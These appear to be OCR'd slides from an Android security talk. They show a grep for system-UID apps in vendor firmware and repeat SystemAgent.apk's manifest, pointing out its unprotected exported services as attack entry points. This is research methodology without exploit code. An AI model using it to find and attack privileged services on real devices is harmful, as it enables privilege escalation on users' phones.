
```
Last login: Mon Aug  3 11:28:08 on ttys000
Jons-Mac-Pro:system jcase$ grep -r uid.system --include=AndroidManifest.xml *
app/AntHalService.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/and
roid" android:sharedUserId="android.uid.system" package="com.dsi.ant.server">
app/BatteryWarning.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
rsionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.batterywarning"
app/com.qualcomm.location.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk
/res/android" android:sharedUserId="android.uid.system" coreApp="true" package="com.qualcomm.location">
app/JrdFotaService.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
rsionCode="1" android:versionName="1.0" package="com.jrdcom.fota"
app/JrdLockscreen.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ver
sionCode="1" android:versionName="1.0" package="com.jrdcom.lockscreen"
app/JrdNAMProgram.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/and
roid" android:sharedUserId="android.uid.system" package="com.jrdcom.namprogram">
app/JrdNetworkReset.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:v
ersionCode="1" android:versionName="1.0" package="com.jrdcom.networkreset"
app/JrdSosContacts.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
rsionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.soscontacts"
app/KeyChain.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionC
ode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.keychain"
app/SoundRecorder.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ver
sionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.tct.soundrecorder"
app/SuperEngineerMode.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res
/android" android:sharedUserId="android.uid.system" package="com.tcl.engineermode">
app/SystemAgent.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/andro
id" android:sharedUserId="android.uid.system" package="com.qualcomm.agent">
priv-app/DRXSwitch.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/an
droid" android:sharedUserId="android.uid.system" coreApp="true" package="tct.drxSwitch">
priv-app/FusedLocation.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" androi
d:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.location.fused" coreApp="true"
priv-app/InputDevices.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android
```

- Best app targets run as the system user
- grep -r uid.system --include=AndroidManifest.xml *

ANDROID MANIFEST

SystemAgent.apk

- sharedUserId
- Permissions Used
- Services




```
<manifest android:sharedUserId="android.uid.system"
     android:versionCode="19"
     android:versionName="4.4.2-v4FAZ-0-0"
     package="com.qualcomm.agent"
     xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8"
     android:targetSdkVersion="19" />
    <uses-permission
     android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.REBOOT" />
    <uses-permission
     android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <application>
      <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
          <action android:name="android.system.agent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
      </service>
      <service
       android:name="com.qualcomm.agent.PhoneProcessAgent"
       android:process="com.android.phone">
        <intent-filter>
         <action android:name="android.phoneprocess.agent" />
         <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
       </service>
    </application>
</manifest>
```

ANDROID MANIFEST

SystemAgent.apk

- sharedUserId
- Permissions Used
- Services




```
<manifest android:sharedUserId="android.uid.system"
     android:versionCode="19"
     android:versionName="4.4.2-v4FAZ-0-0"
     package="com.qualcomm.agent"
     xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8"
     android:targetSdkVersion="19" />
    <uses-permission
     android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.REBOOT" />
    <uses-permission
     android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <application>
      <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
          <action android:name="android.system.agent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
      </service>
      <service
       android:name="com.qualcomm.agent.PhoneProcessAgent"
       android:process="com.android.phone">
        <intent-filter>
         <action android:name="android.phoneprocess.agent" />
         <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
       </service>
    </application>
</manifest>
```

ANDROID MANIFEST

SystemAgent.apk


- sharedUserId
- Permissions Used
- Services - no permissions required!
- Follow all entry points, follow all paths!



```
<manifest android:sharedUserId="android.uid.system"
     android:versionCode="19"
     android:versionName="4.4.2-v4FAZ-0-0"
     package="com.qualcomm.agent"
     xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="8"
     android:targetSdkVersion="19" />
    <uses-permission
     android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.REBOOT" />
    <uses-permission
     android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <application>
      <service android:name="com.qualcomm.agent.SystemAgent">
        <intent-filter>
          <action android:name="android.system.agent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
           android:name="android.intent.category.DEFAULT" />
        </intent-filter>
      </service>
      <service
       android:name="com.qualcomm.agent.PhoneProcessAgent"
       android:process="com.android.phone">
        <intent-filter>
         <action android:name="android.phoneprocess.agent" />
         <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
       </service>
    </application>
</manifest>
```

ANDROID MANIFEST

SystemAgent.apk



